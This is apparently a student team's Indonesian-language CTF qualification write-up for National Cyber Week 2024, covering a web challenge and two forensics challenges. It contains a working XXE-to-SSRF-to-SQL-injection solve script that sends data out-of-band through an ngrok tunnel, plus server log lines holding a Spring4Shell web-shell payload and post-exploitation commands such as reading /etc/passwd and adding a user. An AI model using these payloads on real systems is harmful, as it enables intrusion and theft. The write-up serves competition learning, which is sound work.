WRITE-UP QUALIFICATION
NATIONAL CYBER WEEK 2024

Presented By:


LastSeenIn2026

Sugeng Dwi Hermanto (SMKN 1 Cibinong)
Deffreus Theda (SMA Pradita Dirgantara)
Riduan (SMKN 2 Pangkalpinang)

[DAFTAR ISI]

[WEB EXPLOITATION]

1. Old But Gold, Maybe



Overview:

Dalam serangan ini, saya akan memanfaatkan kelemahan **XML External Entity (XXE)** yang dapat digunakan untuk melakukan **Server-Side Request Forgery (SSRF)** out-of-band (OOB). Setelah itu, saya akan mengaitkan hasil dari SSRF ke dalam **SQL Injection** untuk mendapatkan secret dan mengakses flag. Kode yang menjadi fokus dalam eksploitasi ini terdapat dalam dua file: **app.py** dan **app2.py**.

Code Review:

1. XXE yang terletak di app.py

Di dalam **app.py**, saya menemukan potongan kode berikut:

```
xml_data = request.form['xml_data']
parser = etree.XMLParser(resolve_entities = True, no_network = False,
load_dtd = True)
root = etree.fromstring(xml_data.encode(), parser = parser)
input_song_id = root.find('.//songId').text
```

Pada kode ini, **xml_data** diambil dari form yang di-submit. Parser XML diatur untuk mengizinkan resolusi entitas dan pemuatan DTD (Document Type Definition). Ini adalah titik di mana kita dapat mengeksploitasi XXE dengan cara memasukkan payload yang memanfaatkan entitas eksternal.

2. Menghubungkan XXE ke SSRF OOB

Setelah XXE dieksploitasi, saya akan mengarahkan server untuk melakukan request ke alamat lokal, yang akan mengakses endpoint yang kita kontrol. Berikut adalah contoh entitas yang digunakan untuk SSRF:

<!ENTITY % trigger SYSTEM "http://localhost:5001/login?username=%22%20OR%20%221%22%3D%221&password=%22%20OR%20%221%22%3D%221">
<!ENTITY % hook "<!ENTITY attack SYSTEM '{TUNNEL}/hook?value=%trigger;'>">
%hook;

Payload ini akan mencoba melakukan permintaan ke **http://localhost:5001/login** dengan parameter yang dirancang untuk mengeksploitasi SQL Injection.

3. SQL Injection di app2.py

Di **app2.py**, saya melihat kode SQL berikut:

```
cursor.execute(f'SELECT * FROM users WHERE username="{username}" AND password="{password}"')
```

Di sini, input pengguna untuk **username** dan **password** diintegrasikan langsung ke dalam query SQL. Jika saya berhasil mendapatkan data sensitif dari SSRF sebelumnya, saya dapat menggunakan informasi tersebut untuk mengambil secret.

4. Akses Flag

Fungsi berikut berada di dalam **app.py2**:

```
@app.route('/flag')
def flag():
```

```
    if request.remote_addr != '127.0.0.1' or 'secret' not in
request.args or request.args.get('secret') != secret_value:
        return 'invalid', 403

    encoded_flag = b64encode(flag_value.encode()).decode()
    return encoded_flag
```

Fungsi ini hanya akan mengizinkan akses ke flag jika permintaan berasal dari localhost dan jika secret yang benar disertakan dalam query parameter. Jika kedua syarat ini terpenuhi, maka flag akan dikembalikan dalam bentuk encoded.

Berikut adalah script solvenya:

```
import asyncio
import base64
import httpx
from pyngrok import ngrok
from flask import Flask, request
from threading import Thread

PORT = 5555
TUNNEL = ngrok.connect(PORT, "tcp").public_url.replace("tcp://",
"http://")

print("TUNNEL:", TUNNEL)

URL = "http://103.145.226.92:24242"

class BaseAPI:
  def __init__(self, url=URL) -> None:
      self.proxy = {
          "http://": "http://127.0.0.1:8080",
      }
      self.c = httpx.AsyncClient(base_url=url, verify=False,
proxy=self.proxy)
      self.session = ""

  async def send_payload(self, payload):
      form_xml = {
          'xml_data': payload
      }
      r = await self.c.post('/xml', data=form_xml)
      if r.status_code == 200:
```

```
            return
        else:
            raise Exception(f'[-] something went wrong : {r.text}')


class API(BaseAPI):
  ...


  def webServer(self):
      app = Flask(__name__)
      @app.get("/payload_secret")
      def payload1():
          response = f"""<!ENTITY % trigger SYSTEM
"http://localhost:5001/login?username=%22%20OR%20%221%22%3D%221&passwor
d=%22%20OR%20%221%22%3D%221">
  <!ENTITY % hook "<!ENTITY attack SYSTEM
'{TUNNEL}/hook?value=%trigger;'>">
  %hook;"""
          return app.response_class(response,
content_type="application/xml-dtd")
      @app.get("/payload_flag")
      def getflag():
          if self.secret:
              response = f"""<!ENTITY % trigger SYSTEM
"http://localhost:5001/flag?secret={self.secret}">
      <!ENTITY % hook "<!ENTITY attack SYSTEM
'{TUNNEL}/hook?value=%trigger;'>">
      %hook;"""
              return app.response_class(response,
content_type="application/xml-dtd")
          else:
              return "no secret set yet"

      @app.get("/hook")
      def hook():
          s = request.args.get('value')
          if s:
              try:
                  flag = base64.b64decode(s).decode('utf-8')
                  print(f'[+] Flag retrieved: {flag}')
              except:
                  print(f'[+] get hooked : {s}')
```

```
                    self.secret = s
            return "ok"

        return Thread(target=app.run, args=('0.0.0.0', PORT))


def XxeBuilder(ENDPOINT):
  return  f"""<?xml version="1.0"?>
<!DOCTYPE test SYSTEM "{TUNNEL}/{ENDPOINT}">
<root>
  <test>&attack;</test>
  <catalog>
      <song>
          <songId>999</songId>
      </song>
  </catalog>
</root>"""
async def main():
  api = API()
  server = api.webServer()
   server.start()
  await api.send_payload(XxeBuilder('/payload_secret'))
  await api.send_payload(XxeBuilder('/payload_flag'))
  server.join()

if __name__ == "__main__":
  asyncio.run(main())
```

Payload dikirim secara asinkron, dan server saya mendapatkan flag yang terenkode.

Flag: NCW{capek_juga_buat_soalnya_bjir}


[FORENSIC]

1. ZaBlender

Overview:

Tantangan ini menyediakan skrip Python yang disebut `zaBlender.py` yang memanipulasi gambar dengan mengacak dan melakukan XOR pada pikselnya. Tugas kita adalah memulihkan gambar asli dari versi "campuran".

Berikut adalah gambar dari blended_vrr.png:



Selanjutnya analisis file zaBlender.py:

- **Scrambles the image pixels** : Ini menyusun ulang piksel dalam urutan acak.2

```
def scramble_pixels(pixels, width, height):
    flat_pixels = pixels.reshape(-1, pixels.shape[-1])
    pixel_order = list(range(width * height))
    np.random.shuffle(pixel_order)
    scrambled = np.zeros_like(flat_pixels)
    for i, idx in enumerate(pixel_order):
        scrambled[i] = flat_pixels[idx]
    return scrambled.reshape(pixels.shape)
```

- **XOR the pixels** : Menggunakan matriks yang dihasilkan secara acak untuk XOR nilai piksel dengan bilangan bulat acak, yang menambahkan lapisan pengaburan lainnya.

```
def xor_pixels(pixels, random_matrix):
    return pixels ^ random_matrix[:, :, np.newaxis]
```

- **Secret Seed** : Proses pengacakan dan XOR bergantung pada nilai seed, yang diperoleh dari dimensi gambar (`width * height % 10000`).

```
def enhance_image():
    print("Welcome to za ImageBlender")
    print("za ImageBlender will blend your image to a Special Image")
    print("make sure your image is in the same folder as za ImageBlender")
    input_file = input("Enter the name of your image file to blend: ")
    output_file = "blended_" + input_file

    try:
        img = Image.open(input_file)
        width, height = img.size
        pixels = np.array(img)
    except:
        print("Oops! Couldn't put the image in za blender. Did you spell it right?")
        return

    secret_seed = (width * height) % 10000
    seed(secret_seed)
    np.random.seed(secret_seed)

    scrambled_pixels = scramble_pixels(pixels, width, height)

    random_matrix = np.random.randint(1, 256, size = (height, width), dtype = np.uint8)
    xored_pixels = xor_pixels(scrambled_pixels, random_matrix)

    scrambled_img = Image.fromarray(xored_pixels)
    scrambled_img.save(output_file)

    print(f"Blendered image is saved as {output_file}")
    print(f"Don't forget this special ingredient: {secret_seed}")
```

Solution:

1. Reverse the XOR Operation

Untuk membalikkan operasi XOR, saya perlu membuat matriks acak yang sama yang digunakan selama proses pencampuran. Benih rahasia yang digunakan dalam zaBlender.py adalah (width * height) % 10000, di mana width dan height adalah dimensi gambar. Dengan menggunakan benih ini, kita dapat membuat ulang matriks acak dan melakukan XOR pada piksel lagi untuk membalikkan transformasi.

2. Descramble the Pixels

Setelah membalikkan XOR, saya perlu mengacak piksel-piksel tersebut. Skrip asli mengacak piksel-piksel tersebut menggunakan urutan acak, jadi saya dapat membuat ulang urutan ini dengan menyetel kembali seed dan menggunakan mekanisme pengacakan yang sama untuk membalikkannya.


Berikut script solve nya:

```
from PIL import Image
import numpy as np

def descramble_pixels(scrambled_pixels, width, height, secret_seed):
    flat_pixels = scrambled_pixels.reshape(-1, scrambled_pixels.shape[-1])
    pixel_order = list(range(width * height))

    np.random.seed(secret_seed)
    np.random.shuffle(pixel_order)

    descrambled = np.zeros_like(flat_pixels)

    for i, idx in enumerate(pixel_order):
        descrambled[idx] = flat_pixels[i]

    return descrambled.reshape(scrambled_pixels.shape)

def xor_pixels(pixels, random_matrix):
    return pixels ^ random_matrix[:, :, np.newaxis]

def recover_image(blended_file, secret_seed, output_file):
    img = Image.open(blended_file)
    width, height = img.size
    xored_pixels = np.array(img)
```


```
    np.random.seed(secret_seed)

    random_matrix = np.random.randint(1, 256, size=(height, width),
dtype=np.uint8)

    scrambled_pixels = xor_pixels(xored_pixels, random_matrix)

    recovered_pixels = descramble_pixels(scrambled_pixels, width, height,
secret_seed)

    recovered_img = Image.fromarray(recovered_pixels)
    recovered_img.save(output_file)
    print(f"Recovered image saved as {output_file}")

blended_file = "blended_vrr.png"
output_file = "recovered_image_fixed.png"

img = Image.open(blended_file)
width, height = img.size
secret_seed = (width * height) % 10000

recover_image(blended_file, secret_seed, output_file)
```

```
┌──(PwnH4x0r㉿kali)-[~/CTF/NCW/Foren/ZaBlender]
└─$ python3 solve.py
Recovered image saved as recovered_image_fixed.png
```

Selanjutnya lihat img nya sudah ter reccover.




Lalu disini saya menduga bahwa flagnya berada di bagian background kuning, tetapi gambarnya tidak begitu jelas.
Disini saya menggunakan tools stegsolve untuk melihat flag ada di bagian background kuning.



Flag: NCW{THIS_MIGHT_BE_ZA_BLENDER_VRR}

2. ShopiToko




Overview:
Pada chall shopitoko ini diberikan sebuah attachment berupa file log (*server.log*) system server, dan diberitahukan bahwa telah terjadi penyerangan pada sistem. Lalu terdapat netcat (*nc 103.145.226.92 35353*) yang didalamnya diberikan 7 question dan perlu menjawabnya untuk mendapatkan flag.

Solution:

```
┌──(PwnH4×0r㉿kali)-[~/CTF/NCW/Foren/ShopiToko]
└─$ nc 103.145.226.92 35353
1. How many different HTTP status codes appear in the log? (answer format: 0):
```

1. Pertanyaan pertama yaitu mengenai berapa banyak jenis status code HTTP yang ada dalam log tersebut. Kemudian saya melakukan pencarian status code satu per satu menggunakan **grep** untuk kode seperti 200, 400, 401, 402, 403, 404, dan 405. Dari hasil pencarian



ternyata hanya ada 3 status code yang ditemukan di dalam log.
Answer: 3

```
2. What is the attacker's IP address? (answer format: 000.000.000.000):
```

2. Untuk soal kedua, saya diminta menentukan berapa alamat IP yang digunakan oleh penyerang. Saya kemudian menganalisis kembali file **`server.log`** tersebut. Ada satu IP yang tampak mencurigakan karena mengirimkan request dengan metode POST yang sangat panjang, serta disertai parameter-parameter yang mencurigakan. Berdasarkan hal tersebut, saya mengidentifikasi bahwa IP penyerang adalah 190.253.15.120.


IP tersebut adalah IP yang digunakan oleh penyerang.

```
┌──(PwnH4×0r㉿kali)-[~/CTF/NCW/Foren/ShopiToko]
└─$ cat server.log | grep "190.253.15.120"
190.253.15.120 - - [15/Jun/2024:02:15:00 +0000] "GET / HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:16:00 +0000] "GET /actuator/health HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:18:00 +0000] "GET /actuator/env HTTP/1.1" 403 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
cko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:23:00 +0000] "POST /api/products HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:23:30 +0000] "POST /api/orders HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:24:15 +0000] "POST /api/users?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.eq
uals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int
%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7D
i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT
&class.module.classLoader.resources.context.parent.pipeline.first.prefix=bargaintime&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:24:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=whoami HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
7.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:26:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
leWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:27:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=ls%20-la%20/home/shopitoko HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:30:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=grep%20-r%20%22password%22%20/var/www/html HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows
 NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:35:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=useradd%20-m%20-p%20%24%24shadow_hash%20discount_master HTTP/1.1" 200 473 "-" "Mozilla
/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

Answer: 190.253.15.120

```
3. what is the name of the file created by the attacker's exploit attempt? (answer format: filename.ext):
```


3. Untuk soal ketiga, pertanyaannya adalah apa nama file yang dibuat oleh penyerang untuk melakukan exploit. Saya kembali menggunakan `grep` dengan IP yang telah diidentifikasi sebelumnya. Setelah melakukan pencarian, saya menemukan sebuah request dengan method GET ke **`/bargaintime.jsp`**. Berdasarkan analisis, saya mencurigai bahwa file **`bargaintime.jsp`** adalah file yang digunakan oleh penyerang untuk melakukan exploit.



Answer: bargaintime.jsp

```
4. What is the name of the Java class used in the exploit attempt? (answer format: ClassName):
```

4. Selanjutnya untuk soal keempat, ditanyakan apa nama class pada Java yang digunakan oleh penyerang untuk melakukan exploit. Saya kembali menggunakan grep dengan IP yang telah diidentifikasi sebelumnya. Sama seperti sebelumnya, saya menemukan pada parameter URL request POST terdapat beberapa class Java, dan salah satu yang mencurigakan adalah classLoader. Berdasarkan hal ini, saya menduga bahwa classLoader adalah class yang digunakan oleh penyerang untuk melakukan exploit.



Answer: classLoader

```
5. What is the name of the user account that the attacker attempted to create? (answer format: username):
```

5. Pada soal kelima, pertanyaannya adalah apa nama akun user yang dibuat oleh penyerang. Sama seperti langkah sebelumnya, saya menggunakan **grep** pada IP yang telah diidentifikasi. Pada tahap terakhir, IP tersebut melakukan RCE (Remote Code Execution) dan menjalankan perintah **useradd** untuk membuat user baru bernama **discount_master**. Jadi, nama akun user yang dibuat oleh penyerang adalah **discount_master**.

```
 NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:35:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=useradd%20-m%20-p%20%24%24shadow_hash%20discount_master HTTP/1.1" 200 473 "-" "Mozilla
/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

Answer: discount_master

```
6. What is the exact timestamp (in UTC) of the first successful command execution by the attacker after gaining access through the vulnerability? (answer format: DD/M
M/YYYY:HH:MM:SS):
```

6. Pada soal keenam, pertanyaannya adalah kapan waktu pertama kali penyerang berhasil menjalankan perintah setelah mengeksploitasi kerentanan server. Seperti sebelumnya, saya menggunakan **grep** pada IP yang telah ditemukan, dan pada log saya melihat waktu (timestamp) **15/Jun/2024:02:24:45** dari request dengan metode GET ke **/bargaintime.jsp**. Berdasarkan informasi ini, penyerang pertama kali menjalankan perintah pada **15/06/2024:02:24:45**.

```
190.253.15.120 - - [15/Jun/2024:02:24:15 +0000] "POST /api/users?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.eq
uals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int
%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7D
i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT
&class.module.classLoader.resources.context.parent.pipeline.first.prefix=bargaintime&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
HTTP/1.1" 404 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:24:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=whoami HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
7.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:26:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
leWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:27:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=ls%20-la%20/home/shopitoko HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;
 x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:30:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=grep%20-r%20%22password%22%20/var/www/html HTTP/1.1" 200 473 "-" "Mozilla/5.0 (Windows
 NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
190.253.15.120 - - [15/Jun/2024:02:35:45 +0000] "GET /bargaintime.jsp?pwd=j&cmd=useradd%20-m%20-p%20%24%24shadow_hash%20discount_master HTTP/1.1" 200 473 "-" "Mozilla
/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

